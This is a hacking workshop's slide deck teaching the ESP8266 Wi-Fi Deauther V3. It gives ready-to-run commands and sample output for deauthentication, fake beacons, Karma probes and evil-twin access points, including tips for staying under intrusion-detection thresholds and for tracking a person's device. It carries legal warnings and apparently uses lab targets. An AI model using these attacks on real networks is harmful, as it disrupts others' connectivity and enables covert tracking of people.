Advanced Wi-Fi Hacking

Using the V3 ESP8266 Wi-Fi Deauther for advanced attacks

By:
Kody Kinzie, Security Researcher at Varonis
Stefan Kremser, Big chicken at Spacehuhn Tech

Welcome to Our Virtual Class!

While we can’t be there in person today, your tickets help support Null Space Labs, LA’s #1 hackerspace and home to many people who like to hack, build, and organize community events like this.


We appreciate your support and feedback! This class helps improve and support the Wi-Fi Deauther project, and helps us build even better hacking tools for the community.

Who are we?

- I’m Kody, a security researcher with Varonis. I have an interest in Wi-Fi security, microcontrollers, and OSINT investigations.
- I’m a keyholder at Null Space Labs, member of the hacker and maker community.
- I’m the host and creator of a YouTube show called Cyber Weapons Lab for Null Byte, produced for WonderHowTo.com (soon to hit 500k subs!)
- Follow me on Twitter: @KodyKinzie, Github: Skickar, Mastadon: @Skicka

Who are we?

- Hi I’m Stefan
- I do fun things with WiFi on microcontrollers and created the ESP8266 Deauther project
- Sometimes I also study computer science
- You can find me and my work on Github, Twitter and Youtube under the username Spacehuhn
- Yes of course this is a real picture of me



What are we doing today:

- Intro: What is this and why does it matter? 🌚🐔
- Why version 3? New features & changes 🐔
- Installation & Setup 🐔
- Huhnitor: Rust-based Serial Interface for the V3 Deauther 🐔
- Usage - Basic Commands & Troubleshooting 🌚🐔
- Review Attacks - Basic Attacks With the New Interface 🌚
- New Attacks - Aliasing, Signals intelligence, Capture, Denial of service 🌚
- Labs: Detect & Alias a device 🌚
- Labs: Auto-attack a device with the “start” prompt 🌚
- Labs: See where a device has been by creating fake networks 🐔
- Labs: Detect a network a device is connect to & start an AP to capture it 🐔

Is This Legal? Can I Get In Trouble

- It is **illegal**, and a **crime**, to attack a network **you do not have permission to test**
- The attack we will learn today is easy to detect by any IT person. If you do this to an important network, you will likely be caught
- This is a big flaw in Wi-Fi that isn't fixed yet. You can cause a lot of damage by running this tool without paying attention
- You NEVER know what a network is connected to. Attacking an unknown network can cause serious damage and consequences you don't intend
- We are providing safe and legal targets today, do not attack any devices or networks out of scope.
- If you abuse this, you do so ignoring all these warnings

Quick Demo:
V3 Deauther:

What is this and why does it matter?

- Defeating MAC address randomization
- Brute forcing trusted networks
- Capturing stations with evil APs
- Tracking and identifying targets
- Cross platform
- Scripting
- All done on a ESP8266
- Open source

How Did the ESP8266 Learn to Hack?

Stefan Kremser, a computer science student in Germany also known as Spacehuhn, wanted to send Wi-Fi packets from scratch.

He found a way to use an old SDK for programming the ESP to send any type of packets.

He forged deauth packets manually and send them using the wifi_send_pkt_freedom function, allowing him to “spoof” packets

This allows him to send messages to any connected device pretending to be from the router telling it to get off the network

He can also send packets that create the appearance of a Wi-Fi access point, or a device looking for an access point


What is new in the Deauther V3


- Powerful new command line interface
- Huhnitor
- More attack options to target specific devices or networks
- Advanced scan capabilities to uncover devices nearby and which networks they have previously connected to
- Scripting possibilities (to some extent)

What is new in the Deauther V3

Vs. Version 2

- Version 2 has a easy to use web interface
- ESP8266 opens access point and website
- Makes super easy to start, but can’t run advanced attacks or scans
- Not everything can be done while hosting the web interface
- Introducing: CLI
- But here, not as powerful :(





Installation - Overview

We need to

- Install Huhnitor
- Connect the ESP8266 microcontroller
- Install esptool
- Flash ESP8266 with firmware image using the esptool
- Open serial connection using Huhnitor

Installation - Huhnitor

- The huhnitor will be our door to the ESP8266, it's specifically made for the ESP8266 Deauther project
- Source: github.com/spacehuhntech/huhnitor

- Download latest binary from github.com/SpacehuhnTech/Huhnitor/**releases**
  make it executable by running **sudo chmod +x huhnitor**
  or
- **sudo snap install huhnitor --edge --devmode**
  or
- **brew tap spacehuhntech/huhnitor && brew install huhnitor**

- When you're done installing, simply run **huhnitor**

Installation - Connect

To find out which serial port is used, run this in a terminal BEFORE connecting

- Linux: **dmesg | grep tty**
- Mac: **ls /dev/{tty,cu}.***
- Windows:
  Get-WMIObject Win32_SerialPort | Select-Object DeviceID,Description

And then again AFTER connecting it.

The new port will be the ESP8266. Save it, we will need it later!
PRO TIP: You can also use the **huhnitor** or **Arduino IDE** under **tools** -> **port**

No new port detected? Try another USB ports, USB cable or install missing drivers: github.com/spacehuhntech/huhnitor#drivers


Installation - esptool

- Install Python from python.org/downloads/
- Open a terminal and run **pip install esptool**

Or

- Linux: Open a terminal and run **apt install esptool**
- Mac: Open a terminal and run **brew install esptool**
- Windows: Download and extract dl.espressif.com/dl/esptool-2.3.1-windows.zip

- Source: github.com/espressif/esptool



Installation - flashing .bin file

- Download latest bin file from github.com/spacehuhntech/nightly-deauther
- Open a terminal and run


  esptool.py -b 115200 -p **<PORT>** write_flash 0 **<BIN_FILE>**

- **<PORT>** = The serial port of the connected ESP8266 we discovered earlier
- **<BIN_FILE>** = Path to the downloaded .bin file

  This will flash the binary onto the microcontroller or in other words
  install the software we will be using today

Installation - Opening huhnitor

- We can now connect to the freshly flashed ESP8266 deauther using the huhnitor
- Just open huhnitor and connect your ESP8266 or type the port name
- Type welcome



What is the huhnitor?

- Helper application specifically made for the ESP8266 Deauther V3
- User friendly serial terminal
- Color formatted output
- Auto connect
- Works on Linux, macOS and Windows
- Goal: demystify the command line interface

- You could use other serial terminals like putty or screen, but they are not beginner friendly

What is the huhnitor?

- Written in Rust
- Because we like Rust and it makes compiling easy
- Open Source
- Thanks Jamz who is maintaining this project
- https://github.com/SpacehuhnTech/Huhnitor
- Feel free to give feedback

Installation Troubleshooting: Arduino IDE

Arduino IDE is a backup option to connect to your board with.

Download Arduino IDE, go to Preferences, and then past this JSON link into the additional board manager URL:

http://arduino.esp8266.com/stable/package_esp8266com_index.json

https://raw.githubusercontent.com/wiki/tobozo/Arduino/package_deauther_index.json

V3 Wi-Fi Deauther Basic Usage

First, we'll review the basic attacks the V2 Deauther is capable of, before moving on to attacks that rely on the V3's new capabilities.

- Basic Commands: Chicken, start, ram, help
- Scanning - Basic scans of AP's and Stations
- Beacon attacks - Creating fake networks
- Deauth attacks - Kicking a target off a network
- Probe frames - Simulate a device searching for a network

Basic commands

The **help** command will show you all available commands. Running the **help -s** command will provide a shorter summary of options instead.


```
welcome
help [-cmd,command <value>] [-s/hort]
start [-cmd <value>]
scan [-m/ode <ap+st>] [-t/ime <20s>] [-ch/annel <all>] [-ct/ime <284>] [-r/etain]
auth [-bssid <value>] [-ap <value>] [-t/ime <0>] [-ch/annel <all>] [-ct/ime <284>] [-save]
results [-t/ype <ap+st>] [-ch/annel/s <all>] [-ssid/s <value>] [-bssid/s <value>] [-vendor/s <value>]
beacon -ssid/s <value> [-bssid,from <random>] [-receiver,to <broadcast>] [-enc/ryption <open>] [-ch/annel <1>] [-r/ate <10>] [-scan,auth,mon/itor]
 [-save] [-t/ime/out <5min>]
deauth [-ap <value>] [-st/ation <value>] [-mac,manual <value>] [-t/ime/out <5min>] [-n/um/ber <0>] [-r/ate <20>] [-m/ode <deauth+disassoc>]
probe -ssid/s <value> [-sender,from <random>] [-receiver,to <broadcast>] [-ch/annel/s <1>] [-r/ate <10>] [-t/ime/out <5min>]
alias [-m/ode <list>] [-name <value>] [-mac <value>] [-ap <value>] [-st <value>]
clear
ram
stop [-mode <all>]
history
restart,reboot
chicken
vendor -mac <value> [-e/xact]
wait
sleep [-t/ime <value>]
ap -s/sid <value> [-p/assword <value>] [-hidden] [-ch/annel <1>] [-b/ssid <random>]
```

Other useful commands

The **chicken** command provides a motivating chicken banner.

The **start** command begins an interactive “walk through” style prompt to begin any kind of attack.

```
Good morning friend!

What can I do for you today?
  scan:    Search for WiFi networks and clients
  ---------
  beacon:  Send WiFi network advertisement beacons (spam network scanners)
  deauth:  Disrupt WiFi connections
  probe:   Send WiFi network requests (spam client scanners)
  ---------
  alias:   Give MAC addresses an alias
  results: Display and filter scan results
Remember that you can always escape by typing 'stop'
```



Scan Command

```
scan [-m/ode <ap+st>] [-t/ime <20s>] [-ch/annel <all>] [-ct/ime <284>] [-r/etain]
  Scan for WiFi devices
  -m:  scan mode [ap,st,ap+st] (default=ap+st)
  -t:  station scan time (default=20s)
  -ch: 2.4 GHz channels for station scan [1-14] (default=all)
  -ct: channel scan time in milliseconds (default=284)
  -r:  keep previous scan results
```

We can scan for access points (AP), stations (ST), and specify the time to scan (T), the time to spend on each channel (CT), and which channels to search on.

This only works for station scans, access point scans take a default amount of time.

How do we do a more specific scan?

To scan for stations for a duration of 12 seconds, spending 1 second on each channel and only scanning channels 1-12, we can use the following command:

```
# scan -m st -t 12 -ct 1000 -ch 1-12

[ ===== Scan for Stations ===== ]
Scan time:    12s
Channel time: 1s
Channels:     1,2,3,4,5,6,7,8,9,10,11,12,

Type 'stop scan' to stop the scan

 ID Pkts RSSI Vendor   MAC-Address       AccessPoint-SSID                    AccessPoint-BSSID Probe-Requests
=============================================================================================================
  -    1  -88 MurataMa 8c:45:00:0c:f2:95                                                      "Dopeness"
  -    4  -63 IntelCor 60:67:20:02:42:92                                                      "MySpectrumWiFi18-5G"
=============================================================================================================
Pkts = Recorded packets , RSSI = Average signal strength
```

Deauth Commands

Deauthentication attacks must me used carefully, they will disconnect any Wi-Fi device from any Wi-Fi network, password protected or not. There are very few exceptions to this.

We can select devices or networks to attack by specifying their **ap** or **st** number. If we want to do this manually, we can specify who is sending the packets, who they are targeted to, and what channel to send on.

```
deauth [-ap <value>] [-st/ation <value>] [-mac,manual <value>] [-t/ime/out <5min>] [-n/um/ber <0>] [-r/ate <20>] [-m/ode <deauth+disassoc>]
  Deauthenticate (disconnect) selected WiFi connections
  -ap:  access point IDs to attack
  -st:  station IDs to attack
  -mac: manual target selection [Sender-Receiver-Channel] for example:'aa:bb:cc:dd:ee:ff-00:11:22:33:44:55-7'
  -t:   attack timeout (default=5min)
  -n:   packet limit [>1] (default=0)
  -r:   packets per second (default=20)
  -m:   packet types [deauth,disassoc,deauth+disassoc] (default=deauth+disassoc)
```

Deauth Commands, Continued

You can specify an attack timeout to automatically stop the attack. You can fly under the radar of some intrusion detection systems that use a threshold of deauth packets to recognize an attack to stay just under this limit by limiting the total number of packets, or the number of packets sent per second.

Finally, not all packets that kick devices off a network are “deauth” packets. Dissociation packets have a similar effect, and the deauther uses both by default. You can choose to send one type individually or both to observe the effects.

```
deauth [-ap <value>] [-st/ation <value>] [-mac,manual <value>] [-t/ime/out <5min>] [-n/um/ber <0>] [-r/ate <20>] [-m/ode <deauth+disassoc>]
  Deauthenticate (disconnect) selected WiFi connections
  -ap:  access point IDs to attack
  -st:  station IDs to attack
  -mac: manual target selection [Sender-Receiver-Channel] for example:'aa:bb:cc:dd:ee:ff-00:11:22:33:44:55-7'
  -t:   attack timeout (default=5min)
  -n:   packet limit [>1] (default=0)
  -r:   packets per second (default=20)
  -m:   packet types [deauth,disassoc,deauth+disassoc] (default=deauth+disassoc)
```

Beacon Command

Beacon attacks have many uses, they can:

- Create messages nearby people see when they look at nearby Wi-Fi networks
- Trick devices into thinking a real network is nearby
- Trick some devices that have joined a network with the same name into trying to connect automatically

Beacons are packets designed to let nearby devices know an AP is near, but they are not the same as creating an AP. No device can connect to these fake networks.

```
beacon -ssid/s <value> [-bssid,from <random>] [-receiver,to <broadcast>] [-enc/ryption <open>] [-ch/annel <1>] [-r/ate <10>] [-scan,auth,mon/itor] [-save] [-t/ime/out <5min>]
  Send WiFi network advertisement beacons
  -ssid: network names (SSIDs) for example: "test A","test B"
  -from: BSSID or sender MAC address (default=random)
  -to:   receiver MAC address (default=broadcast)
  -enc:  encryption [open,wpa2] (default=open)
  -ch:   2.4 GHz channel(s) [1-14] (default=1)
  -r:    packets per second per SSID (default=10)
  -mon:  scan for authentications
  -save: save probe requests from auth. scan
  -t:    attack timeout (default=5min)
```

Beacon Command, Continued

We can create a fake network with a simple **beacon -ssid “testnet”** command.

Beyond creating a simple fake network, you can create a whole list of fake networks to broadcast, and specify if the network is encrypted (needs a password) or not. We can also control what channel all this happens on, which makes it easier to monitor.

We can also target specific devices and solicit them to see if they want to join a particular fake Wi-Fi network. The new **-mon** command allows us to see if any device actually tries to join our fake network.

```
beacon -ssid/s <value> [-bssid,from <random>] [-receiver,to <broadcast>] [-enc/ryption <open>] [-ch/annel <1>] [-r/ate <10>] [-scan,auth,mon/itor] [-save] [-t/ime/out <5min>]
  Send WiFi network advertisement beacons
  -ssid: network names (SSIDs) for example: "test A","test B"
  -from: BSSID or sender MAC address (default=random)
  -to:   receiver MAC address (default=broadcast)
  -enc:  encryption [open,wpa2] (default=open)
  -ch:   2.4 GHz channel(s) [1-14] (default=1)
  -r:    packets per second per SSID (default=10)
  -mon:  scan for authentications
  -save: save probe requests from auth. scan
  -t:    attack timeout (default=5min)
```

Probe Frames & Karma Attacks

The probe command sends probe frames, which look like a Wi-Fi device calling out for a network it has recently connected to.

We can use this to reveal a “Karma” attack. The Karma attack listens for probe frames from nearby devices to learn the names of networks they have recently connected to, and then creates a fake network with the same name to trick the device into joining.

```
probe -ssid/s <value> [-sender,from <random>] [-receiver,to <broadcast>] [-ch/annel/s <1>] [-r/ate <10>] [-t/ime/out <5min>]
  Send probe requests for WiFi networks
  -ssid: network names (SSIDs) for example: "test A","test B"
  -from: sender MAC address (default=random)
  -to:   receiver MAC address (default=broadcast)
  -ch:   2.4 GHz channel(s) [1-14] (default=1)
  -r:    packets per second per SSID (default=10)
  -t:    attack timeout (default=5min)
```

Caught Up?

Try running a scan, creating a fake network, and selecting a target from a scan. We'll need these skills to move on to the advanced attacks!

New attacks

The V3 deauther adds many new features, let’s start trying them out!

Signals Intelligence Attacks

Signals intelligence is using electronic signals to learn about patterns of life.

We can use the V3 deauther to cut through layers of privacy protection to reveal the presence of a particular device, allowing us to tell if a certain person is near.

We can also learn which specific networks a person has connected to in the past by creating many fake networks, and watching for which their phone recognizes and tries to connect to.

Labs: Let’s try out our skills!

Detect your 2.4 ghz Wi-Fi device and create an alias for it

Use the “start” command to scan and attack a device

SIGINT: What is the channel, network, vendor, and activity of your device?

Create a list of fake networks and observe devices nearby trying to connect

Extracting data: What networks has a specific device connected to before?

Capture attack: Deauth and then capture a device with a fake network

LAB: Create an AP & ID Connecting Devices

In this lab, we will create an access point that can be joined by the target, and then identify any devices connecting to the network by their vendor.

Create Real AP's & Observe Devices Connecting

Using the new AP feature, we can create evil networks that are NOT just beacons. While we can only create one at a time, these networks will really allow a device to join.

This means we can capture a device which automatically joins and either serve it a web page, or just deny it access to the internet.

```
ap -s/sid <value> [-p/assword <value>] [-hidden] [-ch/annel <1>] [-b/ssid <random>]
  Start access point
  -s:  SSID network name
  -p:  Password with at least 8 characters
  -h:  Hidden network
  -ch: Channel (default=1)
  -b:  BSSID MAC address (default=random)
```

Create Real AP's & Observe Devices Connecting


To create an evil AP, we can use use the **ap -s "testnet" -p "password123" -ch 1** to create a network you can actually join on channel 1 with the password "password123"

When a device connects, we are alerted, and receive it's IP address and MAC address.

```
[ ========= Access Point ========= ]
SSID:       testnet
Password:   password123
Mode:       WPA2
Hidden:     False
Channel:    1
BSSID:      00:1f:5e:46:c8:9b

Type 'stop ap' to stop the access point
> Client requests /generate_204

[ ========= Clients ========= ]
ID IP-Address      MAC-Address
=====================================
 0 192.168.4.2     42:42:cc:62:18:f2
=====================================
```

Create Real AP's & Observe Devices Connecting

We can see activity when the user interacts and loads the page. When the favicon loads, the captive portal has been loaded.




```
> Client requests /generate_204

[ ========= Clients ========= ]
ID IP-Address      MAC-Address
=====================================
 0 192.168.4.2     42:42:cc:62:18:f2
=====================================

> Client requests /favicon.ico

[ ========= Clients ========= ]
ID IP-Address      MAC-Address
=====================================
 0 192.168.4.2     42:42:cc:62:18:f2
=====================================

> Client requests /generate_204

[ ========= Clients ========= ]
ID IP-Address      MAC-Address
=====================================
 0 192.168.4.2     42:42:cc:62:18:f2
=====================================
```

ID Devices that Connect

Once we have a target device connected, we've probably stripped away the MAC address randomization unless randomized per-network MAC's are enabled by the user.

Here, we cause a device to connect, serve it a page, and then run the **vendor** command to identify the maker of the device.

We discover an Intel laptop has connected to our honeypot network.

```
> Client requests /success.txt

[ ========= Clients ========= ]
ID IP-Address      MAC-Address
=====================================
 0 192.168.4.2     42:42:cc:62:18:f2
 1 192.168.4.3     60:67:20:02:42:92
=====================================

stop

# stop

> Stopped access point
vendor -mac 60:67:20:02:42:92

# vendor -mac 60:67:20:02:42:92

MAC       Vendor
================
60:67:20 IntelCor
----------------
```

LAB: Force a Target to Connect to an Evil AP

Next, we will identify a target and force it off of its current network, pushing it onto our evil AP so that we can identify it by vendor after removing any MAC address randomization. We can also serve up a basic webpage to the target.

Deauth & capture a device with a fake network

Using this attack flow, we can identify a device connected to a network and create a network with the same name. Then, we can deauth the target and disable them from joining the real network.

Provided our networks have the same name and details, this attack should present the user with what appears to be a successful Wi-Fi connection with no internet.

```
[ ===== Stations ===== ]
 ID Pkts RSSI Vendor   MAC-Address       AccessPoint-SSID                AccessPoint-BSSID Probe-Requests
=============================================================================================================
  0    3  -78 Espressi 60:01:94:bc:c8:81 "Dopeness"                      40:b0:76:c0:d9:50
  1  164  -58 Apple    Macbook           "testnet"                       96:a6:1c:ec:38:85 "testnet"
  2    2  -84 IntelCor b0:35:9f:cf:7d:e9                                                 "Dopeness"
  3    3  -85 SeikoEps f8:d0:27:33:24:fe                                                 "TP-LINK_F52A"
=============================================================================================================
Pkts = Recorded packets , RSSI = Average signal strength
```

Alias the Target for Easy Scripting

Once we find the target, we can alias it so we can easily refer to it later, even if it changes positions in a later scan.

Here, I alias this Apple device as a Macbook. I can now attack it with the simple command **deauth -st Macbook**.

```
alias -m add -name Macbook -st 2

# alias -m add -name Macbook -st 2

Alias "Macbook" for 8c:85:90:24:2a:df saved
```

Herding a Device


In this example, we heard a device from a real network to a fake one.

By running the command **deauth -st Macbook;;ap -s "testnet" -p "password123"**, we kick the second station on our “results” list off the network it’s connected to, and offer it a network with the same name and password to connect to.

This is even easier with open networks

```
# deauth -st Macbook;;ap -s testnet -p password123

[ ===== Deauth Attack ===== ]
Mode:           deauthentication and disassociation
Packets/second: 20
Timeout:        5min
Max. packets:   -
Targets:        1

Sender MAC        Receiver MAC      Channels
=====================================================
ec:08:6b:3e:3b:19 8c:85:90:24:2a:df 11,
=====================================================

Type 'stop deauth' to stop the attack

[ ========= Access Point ========= ]
SSID:      testnet
Password:  password123
Mode:      WPA2
Hidden:    False
Channel:   1
BSSID:     00:1d:7b:5c:fe:41

Type 'stop ap' to stop the access point
> Client requests /generate_204

[ ========= Clients ========= ]
ID IP-Address      MAC-Address
=====================================
 0 192.168.4.2     42:42:cc:62:18:f2
=====================================
```

The Target is Connected!

